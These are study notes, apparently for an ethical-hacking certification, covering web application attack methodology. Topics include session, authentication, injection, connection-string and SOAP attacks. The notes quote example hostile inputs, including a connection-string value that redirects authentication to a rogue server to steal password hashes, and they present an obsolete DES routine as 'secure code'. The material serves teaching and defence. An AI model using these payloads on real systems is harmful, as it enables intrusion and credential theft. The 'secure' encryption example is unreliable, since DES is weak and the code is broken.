- **Supports Weak Algorithm:** Insufficient transport layer protection supports weak algorithms, and uses **expired** or **invalid certificates**.
- **Launch Attacks:** Underprivileged SSL setup can also help the attacker to launch phishing and **MITM attacks**.
- **Exposes Data:** This vulnerability exposes user's data to **untrusted third parties** and can lead to account theft.

SSL 測試

Improper **Error Handling**

- Improper error handling **gives insight into source code** such as logic flaws, default accounts, etc.
- Using the information received from an error message, an attacker **identifies vulnerabilities** for launching various web application attacks.
- **Information Gathered:**
 - Null pointer exceptions
 - System call failure
 - Database unavailable
 - Network timeout
 - Database information
 - Web application logical flow
 - Application environment

Insecure **Cryptographic** Storage

- Insecure cryptographic storage refers to when an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database.
- This flaw allows an attacker to **steal or modify weakly protected data** such as credit cards number, SSNs, and other authentication credentials.

Vulnerable Code

```
public String encrypt(String plainText){
    plainText = plainText.replace("a","z");
    plainText = plainText.replace("b","y");
    ...
    return Base64Encoder.encode(plainText);}
```

Secure Code

```
public String encrypt(String plainText){
    DESKeySpec keySpec = new DESKeySpec(encryptKey);
    SecretKeyFactory factory = new SecretKeyFactory.getInstance("DES");
    SecretKey key = factory.generateSecret(keySpec);
    Cipher cipher = Cipher.getInstance("DES");
    cipher.init(Cipher.ENCRYPT_MODE, key);
    byte[] utf8text = plainText.getBytes("UTF8");
    byte[] encryptedText = cipher.doFinal(utf8text);
    return Base64Encoder.encode(encryptedText);}
```


Broken Authentication and Session Management

- An attacker uses vulnerabilities in the **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users.
- **Session ID in URLs:**
 - Attacker **sniffs the network traffic** or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes.
 - <http://juggysshop.com/sale/saleitems=304;jsessionid=12OMT0IDPXMOOQSABGC KLHCJUN2JV?dest=NewMexico>
- **Password Exploitation:** Attacker gains access to the **web application's password database**. If user passwords are not encrypted, the attacker can exploit every users' password.
- **Timeout Exploitation:** If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and **exploit the user's privileges**.


Unvalidated Redirects and Forwards

- Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing

passwords or other sensitive information, whereas unsafe forwards may allow access control bypass.



Web Services Architecture (重要)



- **SOAP:** SOAP (Simple Object Access Protocol) is an XML-based protocol that allows applications running on a platform (e.g., Windows Server 2012) to communicate with applications running on a different platform (e.g., Ubuntu)
- **UDDI:** Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL:** Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security:** WS-Security plays an important role in securing the web services. WS-Security (Web Services Security) is an extension to SOAP and aims at maintaining the integrity and confidentiality of SOAP messages, and authenticating the user.

Web Services Attack (重要)

- Web services evolution and its increasing use in business **offers new attack vectors** in an application framework.
- Web services are based on XML protocols such as **Web Services Definition Language (WSDL)** for describing the connection points; **Universal Description, Discovery, and Integration (UDDI)** for the description and discovery of web services; and **Simple Object Access Protocol (SOAP)** for communication between web services which are vulnerable to various web application threats.

Web Services Stack	Web Services Attack
Presentation Layer (XML, AJAX, Portal, Other), Security Layer (WS-Security)	Parameter tampering, WSDL probing, SQL/LDAP/XPATH/OS command injection, malware injection, brute-force, data type mismatch, content spoofing, session tampering, format string, information leakage
Discovery Layer (UDDI, WSDL)	Fault code leaks, permission and access attacks, error leakage, authentication and certification attacks
Access Layer (SOAP, REST)	Buffer overflow, XML parsing, spoiling schema, complex or recursive payload, DoS, large payload
Transport Layer (HTTP, HTTPS, JMS, Other)	Sniffing, Snooping, WS-Routing, Replay Attacks, Denial of Service

Web Services Footprinting Attack (重要)

- Attackers footprint a web application to get **UDDI information** such as businessEntity, business Service, bindingTemplate, and tModel.

Web Services XML Poisoning (重要)

- Attackers **insert malicious XML codes** in SOAP requests to perform XML node manipulation or XML schema poisoning in order to **generate errors in XML parsing logic** and break execution logic.
- Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks.
- XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information.

Poisoned XML Request

```
<CustomerRecord>
<CustomerNumber>2010</CustomerNumber>
<FirstName>Jason
</FirstName><CustomerNumber>2010</CustomerNumber><FirstName>Jason <= Poisoned
</FirstName>
<LastName>Sprintfield</LastName>
<Address>Apt 20, 3rd Street</Address>
<Email>jason@sprintfield.com</Email>
<PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

12.3 Hacking Methodology

Web App Hacking Methodology - Footprint Web Infrastructure

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**.
- **Server Discovery**: Discover the physical servers that hosts web application.
- **Service Discovery**: Discover the services running on web servers that can be exploited as attack paths for web app hacking.
- **Server Identification**: Grab server banners to identify the make and version of the web server software.
- **Hidden Content Discovery**: Extract content and functionality that is not directly linked or reachable from the main visible content.

Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about the **location of servers** and ensures that the target server is **alive on Internet**.
- **Whois Lookup**: Whois lookup utility gives information about the IP address of web server and DNS names
- **DNS Interrogation**: DNS interrogation provides information about the **location and type of servers**
- **Port Scanning**: Port Scanning attempts to connect to a particular set of TCP or UDP ports to find out the **service that exists on the server**.
 1. Scan the target web server to **identify common ports** that web servers use for different services.
 2. Tools used for service discovery:
 - Nmap
 - NetScan Tools Pro
 - Sandcat Browser
 3. Identified services act as **attack paths** for web application hacking.

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Port scan

Foorprint Web Infrastructure: **Server Identification/Banner Grabbing**

- Analyze the **server response header field** to identify the make, model and version of the web server software.
- **Syntax:** `C:\telnet Website URL or IP address 80`
- Run command `s_client -host [target website] -port 443`
 - openssl.exe
- Type `GET / HTTP/1.0` to get the server information
- **Banner Grabbing Tools:**
 - Telnet
 - Netcat
 - ID Serve
 - Netcraft

Detecting Web App Firewalls and Proxies on Target Site (?)

- **Detecting Proxies:**

- Determine whether your target site is **routing your requests** through a proxy servers.
- Proxy servers generally **add certain headers in the response header field**.
- Use **TRACE** method of HTTP/1.1 to identify the changes the proxy server made to the request.

1. The trace command sends a request to the web server, asking it to send back the request.
2. If the web server is present before a proxy server, and when an attacker sends a request using the trace command, the proxy modifies this request (by adding some headers) and forwards it to the target web server.
3. When the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.

- **Detecting Web App Firewall:**

- Web Application Firewall (WAF) prevents web application attack by **analyzing HTTP traffic**.
- Determine whether your **target site is running web app firewall** in front of an web application.
- **Check the cookies response of your request** because most of the WAFs add their own cookie in the response.
- Use WAF detection tools such as **WAFW00F** to find which WAF is running in front of application.

- View the HTTP request cookie
- Analyze the HTTP header request

Footprint Web Infrastructure: Hidden Content Discovery

- Discover the **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application.
- It allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.

- **Web Spidering:**
 - Web spiders automatically **discover the hidden content** and functionality by parsing HTML from the client-side JavaScript requests and responses.
 - Web Spidering Tools:
 - OWASP Zed Attack Proxy
 - Burp Suite
 - WebScarab
- **Attacker-Directed Spidering:**
 - Attacker accesses all of the **application's functionality** and uses an intercepting proxy to monitor all requests and responses.
 - The intercepting **proxy parses** all of the application's responses and reports the content and functionality it discovers.
 - Tool: **OWASP Zed Attack Proxy**
- **Brute-Forcing:**
 - Use automation tools such as **Burp Suite** to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality.

Web Spidering Using **Burp Suite** (重要)

- **Configure your web browser** to use Burp as a local proxy.
- **Access the entire target application** visiting every single link/URL possible, and submit all the application forms available.
- **Browse the target application** with JavaScript enabled and disabled, and with cookies enabled and disabled.
- **Check the site map** generated by the Burp proxy, and **identify** any hidden application content or functions.
- Continue these steps recursively until no further **content or functionality is identified**.

Web Crawling Using **Mozenda Web Agent Builder**

- Mozenda Web Agent Builder **crawls through a website** and harvests pages of information.
- The software support logs, result index, **AJAX**, **borders**, and others.
- The extracted data can be **accessed online**, **exported** and used through an **API**.

Web App Hacking Methodology - Attack Web Servers

- After identifying the web server environment, **scan the server for known vulnerabilities** using any web server vulnerability scanner.
- **Launch web server attack** to exploit identified vulnerabilities.
- **Tools used:**
 - UrlScan
 - Nikto
 - Nessus
 - Acunetix Web Vulnerability
 - WebInspect
- **Launch Denial-of-Service (DoS)** against web server.
 - DoSHTTP, Hping, Loci and Xoic, SYN Flooding, Slowloris, DRDoS.

Web Server Hacking Tool: WebInspect

- WebInspect identifies **security vulnerabilities** in the web applications.
- It runs **interactive scans** using a sophisticated user interface.
- Attacker can exploit identified vulnerabilities to carry out **web services** attacks.

Web App Hacking Methodology - Analyze Web Applications

- Analyze the active application's functionality and technologies in order to identify the attack surfaces that it exposes.
- **Identify Entry Points for User Input:** Review the generated **HTTP request** to identify the user input entry points.
- **Identify Server-Side Functionality:** Observe the **applications revealed to the client** to identify the server-side structure and functionality.

Common Gateway Interface (CGI)

- **Identify Server-Side Technologies:** Fingerprint the technologies active on the server using various fingerprint techniques such as **HTTP fingerprinting**.

ASP, ASP.NET, ColdFusion, JSP, PHP, Python, and Ruby on Rails.

- **Map the Attack Surface:** Identify the **various attack surfaces** uncovered by the applications and the vulnerabilities that are associated with each one.

Analyze Web Applications: Identify Entry Points for User Input

- Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**.
- Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent, Referer, Accept, Accept-Language**, and **Host headers**.
- Determine URL encoding techniques and other encryption measures implemented to **secure the web traffic** such as SSL.
- **Tools used:**
 - Burp Suite
 - HttPrint
 - WebScarab
 - OWASP Zed Attack Proxy

Analyze Web Applications: Identify Server-Side Technologies

- Perform a detailed **server fingerprinting**, analyze HTTP headers and HTML source code to identify server side technologies.
- **Examine URLs** for file extensions, directories, and other identification information.
- Examine the **error page** messages.
- **Examine session tokens:**
 - JSESSIONID - Java
 - ASPSESSIONID - IIS server
 - ASP.NET_SessionId - ASP.NET
 - PHPSESSID - PHP

- Firefox addon: Wappalyzer

- Kali: `whatweb -v [URL]`

Analyze Web Applications: Identify Server-Side Functionality

- Examine page source and URLs and make an educated guess to **determine the internal structure** and **functionality** of web applications.
- **Tools used:**
 - GUN Wget

- Teleport Pro
- BlackWidow
- **Examine URL:**
 - **https**://www.juggyboy.com/customers.**aspx**?
name=existing%20clients&isActive=O&**startDate**=20%2F11%2F2010&**endDate**=20%2F05%2F2011&**showBy**=name
 - **https**: SSL
 - **aspx**: ASPX | Platform
 - **startDate, endDate, showBy**: Database Column

Analyze Web Applications: Map the Attack Surface

Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

Web App Hacking Methodology - Attack Authentication Mechanism

- Attackers can **exploit design and implementation flaws** in web applications, such as failure to check password strength or insecure transportation of credentials, to bypass authentication mechanisms.

- **User Name Enumeration:**
 - Verbose failure messages
 - Predictable user names
- **Cookie Exploitation:**
 - Cookie poisoning
 - Cookie sniffing
 - Cookie replay
- **Session Attacks:**
 - Session prediction
 - Session brute-forcing
 - Session poisoning
- **Password Attacks:**
 - Password functionality exploits
 - Password guessing
 - Brute-force attack

User Name Enumeration

- If login error states which part of the user name and password is not correct, guess the users of the application using the **trial-and-error method**.
- Some applications automatically generate **account user names** based on a **sequence** (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names.
- **Note:** User name enumeration from verbose error messages will fail if the application implements account lockout policy i.e., locks account after a certain number of failed login attempt.

Password Attacks: Password Functionality Exploits

- **Password Changing:**
 - Determine password change functionality within the application by **spidering** the application or creating a login account.
 - Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality.
- **Password Recovery:**
 - 'Forgot Password' features generally present a challenge to the user; if the number

of attempts is not limited, attacker can **guess the challenge answer** successfully with the help of social engineering.

- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved.
- **"Remember Me" Exploit:**
 - "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**.
 - Attackers can use an enumerated user name or predict the session identifier to **bypass authentication mechanisms**.

Password Attacks: Password Guessing

- **Password List:** Attackers **create a list of possible passwords using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered**.
- **Password Dictionary:** Attackers can create a dictionary of all possible passwords using tools such as **Dictionary Maker to perform dictionary attacks**.
- **Tools:** Password guessing can be performed manually or using automated tools such as **WebCracker, Brutus, Burp Intruder, THC-Hydra, etc.**

Password Attacks: Brute-forcing

- In brute-forcing attacks, attackers **crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters.
- Attackers can use password cracking tools such as **Burp Suite, Brutus, and SensePost Crowbar**.

Session Attacks: Session ID Prediction/Brute-Forcing

1. In the first step, the attacker **collects some valid session ID values** by **sniffing traffic** from authenticated users.
2. Attackers then **analyze captured session IDs** to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
3. Vulnerable session generation mechanisms that use session IDs composed by user name or other predictable information, like timestamp or client IP address, can be

exploited by easily **guessing valid session IDs**.

4. In addition, the attacker can implement a brute force technique to generate and test different **values of session ID** until he successfully gets access to the application.

Cookie Exploitation: **Cookie Poisoning**

- If the cookie contains **passwords** or **session identifiers**, attackers can steal the cookie using techniques such as **script injection** and **eavesdropping**.
- Attackers then replay then cookie with the same or altered passwords or session identifiers to **bypass web application authentication**.
- Attackers can trap cookies using tools such as **OWASP Zed Attack Proxy, Burp Suite**, etc.

Web App Hacking Methodology - **Attack Authorization Schemes**

Authorization Attack

- Attackers **manipulate the HTTP requests** to subvert the application authorization schemes by **modifying input fields** that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.
 - Attackers first access web application using low privileged account and then escalate privilege to **access protected resources**.
 - Attackers use sources such as the following to perform authorization attacks:
 - Parameter Tampering
 - POST Data
 - Uniform Resource Identifier
 - HTTP Headers
 - Cookies
 - Hidden Tags
- 掃dir: dirb
 - 塞進入點: wfuzz
 - Payload: fuzzdb, seclists

HTTP Request Tampering

- **Query String Tampering:**

- If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to bypass authorization mechanisms.

- `http://www.juggyboy.com/mail.aspx?mailbox= john &company=acme%20com`
- `https://juggysshop.com/books/download/ 852741369 .pdf`
- `https://jugggybank.com/login/home.jsp?admin= true`

- Attackers can use web spidering tools such as **Burp Suite** to scan the web app for POST parameters.

- **HTTP Headers: (?)**

- If the application uses the Referer header for making access control decisions, attackers can modify it to access protected application functionalities.

```
GET http://juggyboy:8180/Application/Download?ItemID=201 HTTP/1.1
Host: janaina:8180
...
Referer: http://juggyboy:8180/Application/Download?Admin=False
```

- **ItemID=201** is not accessible as **Admin parameter** is set to **false**, attacker can change it to true and access protected items.

Authorization Attack: **Cookie Parameter Tampering**

- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the **cookie generation mechanism**.
- The attacker then traps cookies set by the web application, tampers with its parameters using tools, such as **OWASP Zed Attack Proxy**, and replay to the application.

Web App **Hacking Methodology - Attack Session Management Mechanism**

Session Management Attack

- Attackers break an application's session management mechanism to **bypass the authentication controls** and impersonate privileged application users.
- **Session Token Generation:**
 - Session Tokens Prediction
 - Session Tokens Tampering

- **Session Tokens Handling:**
 - Man-In-The-Middle Attack
 - Session Replay
 - Session Hijacking

Attacking Session Token Generation Mechanism

- **Weak Encoding Example:**
 - `https://www.juggyboy.com/checkout?SessionToken= %75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30`
 - When hex-encoding of an ASCII string `user=jason;app=admin;date=23/11/2010`, the attacker can predict another session token by just changing date and use it for another transaction with server.
- **Session Token Prediction:**
 - Attackers obtain valid session token by **sniffing the traffic or legitimately logging into application** and analyzing it for encoding (hex-encoding, Base64) or any pattern.
 - If any meaning can be **reverse engineered** from the sample of session tokens, attackers attempt to guess the tokens recently issued to other application users.
 - Attackers then make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token.

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Attackers sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp**. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can **replay the cookie** to gain unauthorized access to application.
- Attacker can use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks.

Web App Hacking Methodology - Perform Injection Attacks

Injection Attacks/Input Validation Attacks (?)

- In injection attacks, attackers supply **crafted malicious input** that is syntactically correct according to the interpreted language being used in order to break **application's normal intended**.
- **Web Scripts Injection**: If user input is used into dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server.
- **OS Commands Injection**: Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command.
- **SMTP Injection**: Injection arbitrary SMTP commands into application and SMTP server conversation to generate large volumes of spam email.
- **SQL Injection**: Enter a series of malicious SQL queries into input fields to directly manipulate the database.
- **LDAP Injection**: Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases.
- **XPath Injection**: Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic.
- **Buffer Overflow**: Injections large amount of bogus data beyond the capacity of the input field.
- **Canonicalization**: Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application.

Web App Hacking Methodology - Attack Data Connectivity (?)

- Database connection strings are used to **connect applications to database engines**.
- Example of a **common connection string** used to connect to a Microsoft SQL Server database: `"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"`
- Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries.
- **Data Connectivity Attacks**:
 - **Connection String Injection**: A delegated authentication environment in which attackers inject parameters in a connection string by appending them with the semicolon. This can occur when dynamic string concatenation is used to build connection strings according to user input.
 - **Connection String Parameter Pollution (CSPP) Attacks**: Attackers overwrite

parameters values in the connection string.

- **Connection Pool DoS:** Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the connection pool, in turn causing database queries to fail for legitimate users.
- 前提 : DB <---Connction String (Dynamic)---> Web AP

Connection String Injection (?)

- In a delegated authentication environment, the attacker **injects parameters in a connection string** by appending them with the semicolon (;) character.
- A connection string injection attack can occur when a **dynamic string concatenation** is used to build connection strings based on user input.
- **Before Injection:**
 - `"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"`
- **After Injection:**
 - `"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd; Encryption=off "`
- When the connection string is populated, **the Encryption value will be added to the previously configured set of parameters.**

The attacker parses the connection string by using a "last one wins" algorithm, and substitutes the hostile input for a legitimate value.

Connection String Parameter Pollution (CSPP) Attacks (?)

- In CSPP attacks, attackers **overwrite parameter values** in the connection string.
- **Hash Stealing:**
 - Attacker replaces the value of Data Source parameter with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer.
 - `Data source = SQL2005; initial catalog = db1; integrated security=no; user id =; Data Source=Rogue Server ;Password=; Integrated Security=true ;`
the paremeters "Data Source" and "Integrated Security" are overwritten.
 - Attacker will then sniff **Windows credentials** (password hashes) when the application tries to connect to Rogue_Server with the Windows credentials it's running on.
- **Port Scanning:**

- Attacker tries to connect to different ports by changing the value and seeing the error messages obtained.
- `Data source = SQL2005; initial catalog = db1; integrated security=no; user id =; Data Source=Target Server , Target Port=443;Password=; Integrated Security=true ;`
the connection string will take the last set "Data Source" parameter; the web application will try to connect to "Target Port" on the "Target Server" machine.
- **Hijacking Web Credentials:**
 - Attacker tries to connect to the database by using the Web Application System account instead of a user-provided set of credentials.
 - `Data source = SQL2005; initial catalog = db1; integrated security=no; user id =;Data Source=Target Server , Target Port;Password=; Integrated Security=true ;`
the attacker overwrites "integrated security" parameter with a value equal to "true."

Connection Pool DoS (?)

- Attacker examines the **connection pooling settings** of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**.
- **Example:** By default in ASP.NET, the maximum allowed connections in the pool is **100** and timeout is **30** seconds.
- Thus, an attacker can run **100** multiple queries with **30+** seconds execution time within **30** seconds to cause a **connection pool DoS** such that no one else would be able to use the database-related parts of the application.

Web App Hacking Methodology - Attack Web App Client (?)

- Attackers interact with the **server-side applications** in unexpected ways in order to perform malicious actions against the end users and **access unauthorized data**.
- **Cross-Site Scripting:** An attacker bypasses the clients ID's security mechanism and obtains access privileges, and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.
- **HTTP Header Injection:** Attackers splits an HTTP response into multiple responses by injecting a malicious response in an HTTP header. By doing so, attackers can deface websites, poison the cache, and trigger cross-site scripting.
- **Request Forgery Attack:** In a request forgery attack, attackers exploit the trust of a

website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.

- **Privacy Attacks:** A privacy attack is tracking performed with the help of a remote site by employing a leaked persistent browser state.
- **Redirection Attacks:** Attackers develop codes and links that resemble a legitimate site that a user wants to visit; however, in so doing, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.
- **Frame Injection:** When scripts do not validate their input, attackers inject codes through frames. This affects all the browsers and scripts, which do not validate untrusted input. These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.

框架注入攻擊是針對Internet Explorer 5、Internet Explorer 6、與 Internet Explorer 7攻擊的一種。這種攻擊導致Internet Explorer不檢查結果框架的目的網站，因而允許任意代碼像Javascript或者VBScript跨框架存取。這種攻擊也發生在代碼透過多框架注入，肇因於腳本並不確認來自多框架的輸入。這種其他形式的框架注入會影響所有的不確認不受信任輸入的各廠牌瀏覽器和腳本。

- **Session Fixation:** Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID, and then use the already known session ID to hijack a user-validated session. Thus, attackers trick the users into accessing a genuine web server using an existing session ID value.
- **ActiveX Attacks:** Attackers lure victims via email or via a link that attackers have constructed in such a way that loopholes of remote execute code become accessible, allowing the attackers to obtain access privileges equal to that of an authorized user.

Web App Hacking Methodology - Attack Web Services

- Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks.
- Various types of attacks used to attack web services are:
 - SOAP Injection
 - XML Injection
 - WSDL Probing Attacks
 - Information Leakage
 - Application Logic Attacks
 - Database Attacks

Web Services Probing Attacks (?)

1. The attacker **traps the WSDL document** from web service traffic and analyzes it to determine the purpose of the application, functional break down, entry points, and message types.
2. Attacker then **creates a set of valid requests** by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service.
3. Attacker uses these requests to include malicious contents in **SOAP requests** and analyzes errors to gain a deeper understanding of potential security weaknesses.

Web Service Attacks: SOAP Injection (?)

- Attacker injects **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**.
- This attack works similarly to **SQL Injection attacks**.

